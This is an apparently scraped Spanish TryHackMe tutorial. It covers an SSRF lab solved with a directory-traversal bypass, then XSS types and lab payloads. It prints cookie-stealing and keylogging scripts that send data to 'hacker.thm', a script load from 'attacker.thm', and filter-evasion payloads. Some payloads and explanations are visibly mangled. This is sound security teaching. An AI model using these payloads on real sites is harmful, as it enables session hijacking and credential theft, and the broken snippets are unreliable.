Iniciar AttackBox | Mostrar vista dividida | Ayuda

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Pongamos a prueba lo que hemos aprendido sobre la SSRF en un escenario ficticio.

Iniciar máquina


Nos encontramos con dos nuevos puntos finales durante un ejercicio de descubrimiento de contenido en el sitio web **de soporte de TI de Acme** . El primero de ellos es **/private** , que nos arroja un mensaje de error explicando que no se pueden visualizar los contenidos desde nuestra dirección IP. La segunda es una nueva versión de la página de la cuenta del cliente en **/customers/new-account-page** con una nueva característica que permite a los clientes elegir un avatar para su cuenta.

Comience haciendo clic en el botón **Iniciar máquina** para iniciar el sitio web **de soporte de TI de Acme** . Una vez que se esté ejecutando, visítelo en la URL https://LAB_WEB_URL.p.thmlabs.com y luego siga las instrucciones a continuación para obtener la bandera.

Primero, cree una cuenta de cliente e inicie sesión. Una vez que haya iniciado sesión, visite https://LAB_WEB_URL.p.thmlabs.com/customers/new-account-page para ver la nueva función de selección de avatar. Al ver la fuente de la página del formulario de avatar, verá que el valor del campo del formulario de avatar contiene la ruta a la imagen. El estilo de la imagen de fondo puede confirmar esto en el elemento DIV anterior según la siguiente captura de pantalla:

```
<div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/1.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/1.png">
</div>
```


Si elige uno de los avatares y luego hace clic en el botón **Actualizar avatar** , verá que el formulario cambia y, encima, mostrará su avatar actualmente seleccionado.



Al ver la fuente de la página, se mostrará que su avatar actual se muestra utilizando el esquema de URI de datos y el contenido de la imagen está codificado en base64 según la captura de pantalla siguiente.

```
<div class="col-xs-6 col-xs-offset-3">
    <div><strong>Current Avatar</strong></div>
    <div class="avatar-image" style="background-image: url(
</div>
```


Ahora intentemos realizar la solicitud nuevamente pero cambiando el valor del avatar a **privado** con la esperanza de que el servidor acceda al recurso y supere el bloqueo de la dirección IP. Para hacer esto, en primer lugar, haga clic derecho en uno de los botones de opción en el formulario de avatar y seleccione **Inspeccionar** :



Y luego edite el valor del botón de opción a privado:

```
<div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/6.png')"></div>
    <input type="radio" name="avatar" value="private">
</div>
```

Asegúrese de seleccionar el avatar que editó y luego haga clic en el botón **Actualizar avatar** . Desafortunadamente, parece que la aplicación web tiene una lista de denegación y ha bloqueado el acceso al punto final /privado.



Como puede ver en el mensaje de error, la ruta no puede comenzar con /privado, pero no se preocupe, todavía tenemos un truco bajo la manga para evitar esta regla. Podemos utilizar un truco de recorrido de directorio para llegar al punto final deseado. Intente configurar el valor del avatar en **x/../privado**

```
<div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/6.png')"></div>
    <input type="radio" name="avatar" value="x/../private">
</div>
```

Verá que ahora hemos omitido la regla y el usuario actualizó el avatar. Este truco funciona porque cuando el servidor web recibe la solicitud de **x/../private** , sabe que la cadena **../** significa subir a un directorio que ahora traduce la solicitud a solo **/private** .

Al ver la fuente de la página del formulario de avatar, verá que el avatar configurado actualmente ahora contiene el contenido del directorio **/private** en codificación base64, decodifique este contenido y revelará una bandera que puede ingresar a continuación.

Responda las siguientes preguntas

¿Cuál es la bandera del directorio /privado?

THM{YOU_WORKED_OUT_THE_SSRF} | Respuesta correcta

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox Ayuda

100%

Tarea 1 Resumen de la habitación

Requisitos previos:
vale la pena señalar que debido a que XSS se basa en JavaScript, sería útil tener una comprensión básica del lenguaje. Sin embargo, ninguno de los ejemplos es demasiado complicado; además, se requiere una comprensión básica de las solicitudes y respuestas Cliente-Servidor.

Cross-Site Scripting, más conocido como XSS en la comunidad de ciberseguridad, se clasifica como un ataque de inyección en el que se inyecta JavaScript malicioso en una aplicación web con la intención de que otros usuarios lo ejecuten. En esta sala, aprenderá sobre los diferentes tipos de XSS, cómo crear cargas útiles XSS, cómo modificar sus cargas útiles para evadir filtros y luego terminará con un laboratorio práctico donde podrá probar sus nuevas habilidades.

Las vulnerabilidades de secuencias de comandos entre sitios son extremadamente comunes. A continuación se muestran algunos informes de XSS encontrados en aplicaciones masivas; Se le puede pagar muy bien por encontrar e informar estas vulnerabilidades.

- XSS encontrado en Shopify
- $7,500 por XSS encontrado en el chat de Steam
- $2,500 por XSS en HackerOne
- XSS encontrado en Infogram

Responda las siguientes preguntas

¿Qué significa XSS?

Cross-Site Scripting | Respuesta correcta

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

¿Qué es una carga útil?
En XSS , la carga útil es el código JavaScript que deseamos que se ejecute en la computadora de destino. La carga útil consta de dos partes, la intención y la modificación.

La intención es lo que desea que JavaScript realmente haga (lo cual cubriremos con algunos ejemplos a continuación), y la modificación son los cambios en el código que necesitamos para que se ejecute, ya que cada escenario es diferente (más sobre esto en la sección de perfeccionamiento). su tarea de carga útil).

A continuación se muestran algunos ejemplos de intenciones XSS .

Prueba de concepto:
Esta es la carga útil más simple en la que todo lo que desea hacer es demostrar que puede lograr XSS en un sitio web. Esto suele hacerse haciendo que aparezca un cuadro de alerta en la página con una cadena de texto, por ejemplo:

```
<script>alert('XSS');</script>
```

Robo de sesiones:
Los detalles de la sesión de un usuario, como los tokens de inicio de sesión, a menudo se guardan en cookies en la máquina de destino. El siguiente JavaScript toma la cookie del objetivo, codifica la cookie en base64 para garantizar una transmisión exitosa y luego la publica en un sitio web bajo el control del hacker para que se registre. Una vez que el pirata informático tiene estas cookies, puede apoderarse de la sesión del objetivo y registrarse como ese usuario.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

Registrador de claves:
El siguiente código actúa como un registrador de claves. Esto significa que todo lo que escriba en la página web será reenviado a un sitio web bajo el control del hacker. Esto podría ser muy perjudicial si el sitio web donde se instaló la carga útil aceptó los inicios de sesión de los usuarios o los datos de la tarjeta de crédito.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

Lógica de negocios:
Esta carga útil es mucho más específica que los ejemplos anteriores. Se trataría de llamar a un recurso de red particular o una función de JavaScript. Por ejemplo, imagine una función de JavaScript para cambiar la dirección de correo electrónico del usuario llamada `user.changeEmail()` . Su carga útil podría verse así:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Ahora que la dirección de correo electrónico de la cuenta ha cambiado, el atacante puede realizar un ataque para restablecer la contraseña.

Las siguientes cuatro tareas cubrirán los diferentes tipos de vulnerabilidades XSS , todas las cuales requieren cargas útiles de ataque e interacción del usuario ligeramente diferentes.

Responda las siguientes preguntas

¿Qué propiedad del documento podría contener el token de sesión del usuario?

document.cookie | Respuesta correcta | Pista

¿Qué método de JavaScript se utiliza a menudo como prueba de concepto?

alert | Respuesta correcta

Tarea 3 XSS reflejado

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado

XSS reflejado

El XSS reflejado ocurre cuando los datos proporcionados por el usuario en una solicitud HTTP se incluyen en la fuente de la página web sin ninguna validación.

Escenario de ejemplo:

un sitio web donde, si ingresa datos incorrectos, se muestra un mensaje de error. El contenido del mensaje de error se toma del parámetro **de error** en la cadena de consulta y se integra directamente en la fuente de la página.

https://website.thm/?error=Invalid Input Detected


```
<div class="alert alert-danger">
    <p>Invalid Input Detected</p>
</div>
```

La aplicación no comprueba el contenido del parámetro **de error** , lo que permite al atacante insertar código malicioso.

https://website.thm/?error=<script src="https://attacker.thm/evil.js"></script>

```
<div class="alert alert-danger">
    <p><script src="https://attacker.thm/evil.js"></script></p>
</div>
```

La vulnerabilidad se puede utilizar según el escenario de la imagen siguiente:



Impacto potencial:

el atacante podría enviar enlaces o incrustarlos en un iframe de otro sitio web que contenga una carga útil de JavaScript a posibles víctimas para que ejecuten código en su navegador, lo que podría revelar información de la sesión o del cliente.

Cómo probar XSS reflejado :

Deberá probar todos los puntos de entrada posibles; éstas incluyen:

- Parámetros en la cadena de consulta de URL
- Ruta del archivo URL
- A veces, encabezados HTTP (aunque es poco probable que se puedan explotar en la práctica)

Una vez que haya encontrado algunos datos que se reflejan en la aplicación web, deberá confirmar que puede ejecutar correctamente su carga útil de JavaScript; su carga útil dependerá de en qué parte de la aplicación se refleje su código (obtendrá más información sobre esto en la tarea 6).

Responda las siguientes preguntas

¿En qué parte de una URL es un buen lugar para probar el XSS reflejado?

parameters | Respuesta correcta

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado


Tarea 4 XSS almacenado

XSS almacenado

Como su nombre lo indica, la carga útil XSS se almacena en la aplicación web (en una base de datos, por ejemplo) y luego se ejecuta cuando otros usuarios visitan el sitio o la página web.

Escenario de ejemplo:

un sitio web de blog que permite a los usuarios publicar comentarios. Desafortunadamente, estos comentarios no se verifican para ver si contienen JavaScript ni filtran ningún código malicioso. Si ahora publicamos un comentario que contiene JavaScript, este se almacenará en la base de datos y todos los demás usuarios que visiten el artículo tendrán JavaScript ejecutado en su navegador.



Impacto potencial:

el JavaScript malicioso podría redirigir a los usuarios a otro sitio, robar la cookie de sesión del usuario o realizar otras acciones en el sitio web mientras actúa como usuario visitante.

Cómo probar XSS almacenado :

Deberá probar todos los puntos de entrada posibles donde parezca que se almacenan datos y luego se muestran en áreas a las que otros usuarios tienen acceso; un pequeño ejemplo de estos podría ser:

- Comentarios en un blog
- Información del perfil de usuario
- Listados de sitios web

A veces los desarrolladores piensan que limitar los valores de entrada en el lado del cliente es una protección suficientemente buena, por lo que cambiar los valores a algo que la aplicación web no esperaría es una buena fuente para descubrir XSS almacenado , por ejemplo, un campo de edad que espera un número entero de un menú desplegable, pero en su lugar, envía la solicitud manualmente en lugar de utilizar el formulario que le permite probar cargas útiles maliciosas.

Una vez que haya encontrado algunos datos que se están almacenando en la aplicación web, deberá confirmar que puede ejecutar correctamente su carga útil de JavaScript; su carga útil dependerá de en qué parte de la aplicación se refleje su código (obtendrá más información sobre esto en la tarea 6).

Responda las siguientes preguntas

¿Cómo se almacenan normalmente las cargas útiles XSS en un sitio web?

database | Respuesta correcta

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado


Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

XSS basado en DOM

¿Qué es el DOM?

DOM significa **D** ocument **O** bject **Model** y es una interfaz de programación para documentos HTML y XML. Representa la página para que los programas puedan cambiar la estructura, el estilo y el contenido del documento. Una página web es un documento y este documento puede mostrarse en la ventana del navegador o como fuente HTML. A continuación se muestra un diagrama del DOM HTML:



Si desea obtener más información sobre el DOM y obtener una comprensión más profunda, w3.org tiene un gran recurso.

Explotando el DOM

XSS basado en DOM es donde la ejecución de JavaScript ocurre directamente en el navegador sin que se carguen páginas nuevas ni se envíen datos al código backend. La ejecución ocurre cuando el código JavaScript del sitio web actúa sobre la entrada o la interacción del usuario.

Escenario de ejemplo:

JavaScript del sitio web obtiene el contenido del `window.location.hash` parámetro y luego lo escribe en la página en la sección que se está viendo actualmente. El contenido del hash no se verifica en busca de código malicioso, lo que permite a un atacante inyectar JavaScript de su elección en la página web.

Impacto potencial:

se podrían enviar enlaces creados a víctimas potenciales, redirigiéndolas a otro sitio web o robando contenido de la página o de la sesión del usuario.

Cómo probar XSS basado en Dom :

Probar XSS basado en DOM puede ser difícil y requiere una cierta cantidad de conocimiento de JavaScript para leer el código fuente. Debería buscar partes del código que accedan a ciertas variables sobre las que un atacante puede tener control, como los parámetros " **window.location.x** ".

Cuando haya encontrado esos fragmentos de código, deberá ver cómo se manejan y si los valores alguna vez se escriben en el DOM de la página web o se pasan a métodos JavaScript no seguros como **eval()** .

Responda las siguientes preguntas

¿Qué método JavaScript inseguro es bueno buscar en el código fuente?

eval()

Respuesta correcta

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

XSS ciego

Blind XSS es similar a un XSS almacenado (que cubrimos en la tarea 4) en el sentido de que su carga útil se almacena en el sitio web para que la vea otro usuario, pero en este caso, no puede ver la carga útil funcionando ni poder probarla. primero contra ti mismo.

Escenario de ejemplo:

un sitio web tiene un formulario de contacto donde puede enviar mensajes a un miembro del personal. El contenido del mensaje no se verifica en busca de ningún código malicioso, lo que permite al atacante ingresar lo que desee. Estos mensajes luego se convierten en tickets de soporte que el personal ve en un portal web privado.

Impacto potencial:

utilizando la carga útil correcta, el JavaScript del atacante podría realizar llamadas al sitio web de un atacante, revelando la URL del portal del personal, las cookies del miembro del personal e incluso el contenido de la página del portal que se está viendo. Ahora el atacante podría potencialmente secuestrar la sesión del miembro del personal y tener acceso al portal privado.

Cómo realizar la prueba de Blind XSS :

Al realizar pruebas para detectar vulnerabilidades Blind XSS , debe asegurarse de que su carga útil tenga una devolución de llamada (generalmente una solicitud HTTP). De esta manera, sabrá si su código se está ejecutando y cuándo.

Una herramienta popular para ataques Blind XSS es XSS Hunter Express . Aunque es posible crear su propia herramienta en JavaScript, esta herramienta capturará automáticamente cookies, URL, contenidos de páginas y más.

Responda las siguientes preguntas

¿Qué herramienta puedes utilizar para probar Blind XSS?

XSS Hunter Express — Respuesta correcta

¿ Qué tipo de XSS es muy similar a Blind XSS?

Stored XSS — Respuesta correcta

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox Ayuda

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Iniciar máquina

La carga útil es el código JavaScript que queremos ejecutar en el navegador de otro usuario o como prueba de concepto para demostrar una vulnerabilidad en un sitio web.

Su carga útil podría tener muchas intenciones, desde simplemente mostrar un cuadro de alerta de JavaScript para demostrar que podemos ejecutar JavaScript en el sitio web de destino hasta extraer información de la página web o la sesión del usuario.

La forma en que su carga útil de JavaScript se refleje en el código de un sitio web de destino determinará la carga útil que necesita utilizar. Para explicar esto, haga clic en el botón verde Iniciar máquina a la derecha y, cuando la máquina se haya cargado, abra el siguiente enlace en una nueva pestaña.


https://LAB_WEB_URL.p.thmlabs.com

El objetivo de cada nivel será ejecutar la función de alerta de JavaScript con la cadena THM , por ejemplo:

```
<script>alert('THM');</script>
```

Nivel Uno:

Se le presentará un formulario que le pedirá que ingrese su nombre y, una vez que haya ingresado su nombre, se presentará en una línea a continuación, por ejemplo:



Si ve la fuente de la página, verá su nombre reflejado en el código:

```
<div class="text-center">
    <h2>Hello, Adam</h2>
</div>
```

En lugar de ingresar su nombre, intentaremos ingresar la siguiente carga útil de JavaScript: `<script>alert('THM');</script>`

ahora, cuando haga clic en el botón Intro, aparecerá una ventana emergente de alerta con la cadena THM y la fuente de la página se verá así:

```
<div class="text-center">
    <h2>Hello, <script>alert('THM');</script></h2>
</div>
```

Y luego, recibirá un mensaje de confirmación de que su carga útil se realizó correctamente con un enlace al siguiente nivel.

Nivel dos:

Al igual que en el nivel anterior, se le pedirá nuevamente que ingrese su nombre. Esta vez, al hacer clic en Intro, su nombre se refleja en una etiqueta de entrada:

Al ver la fuente de la página, puede ver su nombre reflejado dentro del atributo de valor de la etiqueta de entrada:

```
<div class="text-center">
    <h2>Hello, <input value="Adam"></h2>
</div>
```

No funcionaría si probaras la carga útil de JavaScript anterior porque no puedes ejecutarla desde dentro de la etiqueta de entrada. En su lugar, primero debemos escapar de la etiqueta de entrada para que la carga útil pueda ejecutarse correctamente. Puedes hacer esto con la siguiente carga útil:

`">script>alert('THM');</script>`

La parte importante de la carga útil es la `">` que cierra el parámetro de valor y luego cierra la etiqueta de entrada.

Esto ahora cierra la etiqueta de entrada correctamente y permite que se ejecute la carga útil de JavaScript:

```
<div class="text-center">
    <h2>Hello, <input value="">><script>alert('THM');</script>"></h2>
</div>
```

Ahora, cuando hagas clic en el botón Intro, aparecerá una ventana emergente de alerta con la cadena THM . Y luego, recibirá un mensaje de confirmación de que su carga útil se realizó correctamente con un enlace al siguiente nivel.

Nivel tres:

Se le presenta otro formulario que le solicita su nombre y, al igual que en el nivel anterior, su nombre se refleja dentro de una etiqueta HTML, esta vez la etiqueta de área de texto.

Tendremos que escapar de la etiqueta del área de texto de manera un poco diferente a la de entrada (en el Nivel Dos) usando la siguiente carga útil:

`</textarea>script>alert('THM');</script>`

Esto se convierte en esto:

```
<div class="text-center">
    <h2>Hello, <textarea>Adam</textarea></h2>
</div>
```

Dentro de esto:

```
<div class="text-center">
    <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
</div>
```

La parte importante de la carga útil anterior es `</textarea>` , que hace que el elemento del área de texto se cierre para que se ejecute el script.

Ahora, cuando hagas clic en el botón Intro, aparecerá una ventana emergente de alerta con la cadena THM . Y luego, recibirá un mensaje de confirmación de que su carga útil se realizó correctamente con un enlace al siguiente nivel. **Nivel cuatro:**

Al ingresar su nombre en el formulario, lo verá reflejado en la página. Este nivel es similar al nivel uno, pero al inspeccionar la fuente de la página, verá que su nombre se refleja en algún código JavaScript.

```
<script>
    document.getElementsByClassName('name')[0].innerHTML='Adam';
</script>
```

Tendrá que escapar del comando JavaScript existente para poder ejecutar su código; Puede hacer esto con la siguiente carga útil `';alert('THM');//` que verá en la siguiente captura de pantalla que ejecutará su código. Cierra `'` el campo especificando el nombre, luego `;` indica el final del comando actual y al `//` final convierte todo lo que sigue en un comentario en lugar de un código ejecutable.

```
<script>
    document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
</script>
```

Ahora, cuando hagas clic en el botón Intro, aparecerá una ventana emergente de alerta con la cadena THM . Y luego, recibirá un mensaje de confirmación de que su carga útil se realizó correctamente con un enlace al siguiente nivel.

Nivel cinco:

Ahora, este nivel tiene el mismo aspecto que el nivel uno y su nombre también se refleja en el mismo lugar. Pero si pruebas la `<script>alert('THM');</script>` carga útil, no funcionará. Cuando veas la fuente de la página, verás por qué.

```
<div class="text-center">
    <h2>Hello, >alert('THM');</></h2>
</div>
```

La palabra `script` se elimina de su carga útil porque hay un filtro que elimina cualquier palabra potencialmente peligrosa.

Cuando se elimina una palabra de una cadena, hay un truco útil que puedes probar.

Carga útil original:

`<sscriptcript>alert('THM');</sscriptcript>`

Texto a eliminar (por el filtro):

`<sscript>cript>alert('THM');</sscript>cript>`

Carga útil final (después de pasar el filtro):

`<script>alert('THM');</script>`

Intente ingresar la carga útil `<sscriptcript>alert('THM');</sscriptcript>` y haga clic en el botón Intro; aparecerá una ventana emergente de alerta con la cadena THM . Y luego, recibirá un mensaje de confirmación de que su carga útil se realizó correctamente con un enlace al siguiente nivel.

Nivel seis:

De manera similar al nivel dos, donde tuvimos que escapar del atributo de valor de una etiqueta de entrada, podemos intentarlo `">script>alert('THM');</script>` , pero eso no parece funcionar. Inspeccionemos la fuente de la página para ver por qué eso no funciona.

```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src="">script>alert('THM');/script">
</div>
```

